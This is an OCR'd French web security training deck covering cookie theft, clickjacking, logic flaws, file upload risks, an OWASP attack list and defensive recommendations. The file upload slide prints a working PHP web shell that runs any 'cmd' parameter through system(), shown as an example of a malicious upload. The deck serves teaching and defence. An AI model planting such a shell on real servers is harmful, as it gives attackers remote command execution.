
Points importants

- Fournir plusieurs choix


Souvenez-vous de moi (Remember Me)

Exemples

- Facebook (sans)



- Facebook (avec)



Déconnexion


Caractéristiques suggérées

- Fonctionnalité de déconnexion présente!
- Délai avant la déconnexion automatique (timeout)
- Destruction de la session côté serveur

Vol de cookie

Exemples

- Communications en HTTP
- Transitions HTTP -> HTTPS



Référence: http://codebutler.com/firesheep/

Mesures de protection

Recommandations

- **Accès HTTPS seulement**
  - Pas de redirection HTTP -> HTTPS

    ou
  - HTTP Strict Transport Security (HSTS)
- **Sécurité du cookie**
  - Drapeau secure
  - Drapeau HTTPOnly

Mesures de protection (suite)

Recommandations

- **Sessions**
  - Réinitialisation de cookies au changement de privilège
  - Renouvellement du jeton de session
  - Expiration des cookies/sessions
  - Ne pas inclure la clé (cookie) de session dans l'URL
- **Mots de passe**
  - Demande de mot de passe actuel au changement
  - Fonction oubli de mot de passe – pas de reset avant confirmation de l'utilisateur
- **Tentatives d'authentification multiples**
  - Limiter par compte / IP: CAPTCHA, blocage temporaire, blocage permanent

Interface redressing / ClickJacking

Description

- Utilisation des options d'affichage
- Cacher l'objet sur lequel on clique

Cible

- Voler des cliques

Exemple de ClickJacking

Démonstration

- iFrame manuel
- cjtool

Mesures de protection

Recommandations

- **Framebuster / Framekiller**
  - http://en.wikipedia.org/wiki/Framekiller
- **X-Frame-Options**
  - 2 options
    - DENY
    - SAMEORIGIN
  - Supporté par
    - Internet Explorer 8.0
    - Firefox (Gecko) 3.6.9 (1.9.2.9)
    - Opera 10.50
    - Safari 4.0
    - Chrome 4.1.249.1042

Logique de l’application non sécuritaire

Description

- Faille de conception et non d’implémentation

Cible

- Réalisation des actions non-permises

Démonstration

Concurrency

- Shopping Cart Concurrency Flaw

Mesures de protection


Recommandations

- Cas de tests
- Planification
- Revue de code source
  - Manuelle
  - ~~Automatique~~
- Tests d'intrusion

Gestion des différents canaux d'accès

Description

- API spécifique à l'application mobile
- Changement de mots de passe avec le nom d'utilisateur
- Formulaires à plusieurs étapes (envois multiples des paramètres)



Mesures de protection

Recommandations

- Consistance des mesures de sécurité
- Réutilisation des modules impliqués
- Validation des mêmes contrôles d'affaires

Téléversement de fichiers

Description

- Téléversement de fichiers arbitraires sur le serveur

Cible

- Transmission de contenu malveillant aux utilisateurs
- Exécution de code sur le serveur
- Déni de service

Exemple de téléversement de fichiers

file.php

```
<?php
if (isset($_REQUEST['cmd'])) {
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
```

Mesures de protection

Recommandations

- **Accepter les extensions autorisées seulement (*whitelist*)**
- **Les extensions peuvent inutiles**
  - exemple.php5 / entête GIF avec balises <?php
- **Sauvegarder le fichier à l'extérieur de la racine (*document root*)**
  - Choisir un nouveau nom
  - Contrôle des permissions (exécution, énumération)
- **Dénis de services**
  - Vérifier la taille du fichier
  - Limitation du nombre de fichiers téléversés
- **Antivirus**
- **Authentification des téléversements**

Menaces provenant de l'interne

Principe

- **Séparation des privilèges (Principle of Least Privilege)**
  - Ne possède que les privilèges et ressources nécessaires

Et encore …

https://www.owasp.org/index.php/Category:Attack

A

- Account lockout attack
- Argument Injection or Modification
- Asymmetric resource consumption (amplification)

B

- Binary planting
- Blind SQL Injection
- Blind XPath Injection
- Brute force attack
- Buffer overflow attack

C

- Cache Poisoning
- Cash Overflow
- Code Injection
- Command Injection
- Comment Injection Attack
- Cross Frame Scripting
- Cross Site History Manipulation (XSHM)
- Cross Site Tracing
- Cross-Site Request Forgery (CSRF)
- Cross-site Scripting (XSS)
- Cross-User Defacement
- Cryptanalysis
- *CSRF*

C cont.

- Custom Special Character Injection

D

- Denial of Service
- Direct Dynamic Code Evaluation ('Eval Injection')
- Direct Static Code Injection
- Double Encoding

F

- Forced browsing
- Format string attack
- Full Path Disclosure

H

- HTTP Request Smuggling
- HTTP Response Splitting

L

- LDAP injection

M

- Man-in-the-browser attack
- Man-in-the-middle attack
- Mobile code: invoking untrusted mobile code
- Mobile code: non-final public field
- Mobile code: object hijack

N

- Network Eavesdropping

O

- One-Click Attack
- Overflow Binary Resource File

P

- Page Hijacking
- Parameter Delimiter

P cont.

- Path Manipulation
- Path Traversal

R

- Regular expression Denial of Service - ReDoS
- Relative Path Traversal
- Repudiation Attack
- Resource Injection

S

- Server-Side Includes (SSI) Injection
- Session fixation
- Session hijacking attack
- Session Prediction
- Setting Manipulation
- Special Element Injection
- Spyware
- SQL Injection

T

- Traffic flood
- Trojan Horse

U

- Unicode Encoding


W

- Web Parameter Tampering
- Windows ::DATA alternate data stream

X


- XPATH Injection
- XSRF

Principes d'architecture des applications Web sécuritaires



Réf. Microsoft patterns & practices

Cycle de vie sécuritaire de développement



Réf. Microsoft Security Development Lifecycle

Discussions

Références

PCI DSS v3

- https://www.pcisecuritystandards.org/documents/PCI_DSS_v3.pdf

Tokenization

- https://www.pcisecuritystandards.org/documents/Tokenization_Guidelines_Info_Supplement.pdf

SQL Injection

- https://www.owasp.org/index.php/SQL_Injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://ha.ckers.org/sqlinjection/
- http://en.wikipedia.org/wiki/SQL_injection

Cross-Site Scripting (XSS)

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- http://ha.ckers.org/xss.html
- http://en.wikipedia.org/wiki/Cross-site_scripting
- http://jehiah.cz/archive/xss-stealing-cookies-101
- http://www.infosecwriters.com/hhworld/hh8/csstut.htm

Références

OWASP

- https://www.owasp.org/index.php/Main_Page
- https://www.owasp.org/index.php/Top_10_2010-Main

SDLC

- http://www.microsoft.com/security/sdl/default.aspx

Architecture Web

- http://msdn.microsoft.com/en-us/library/ff648647.aspx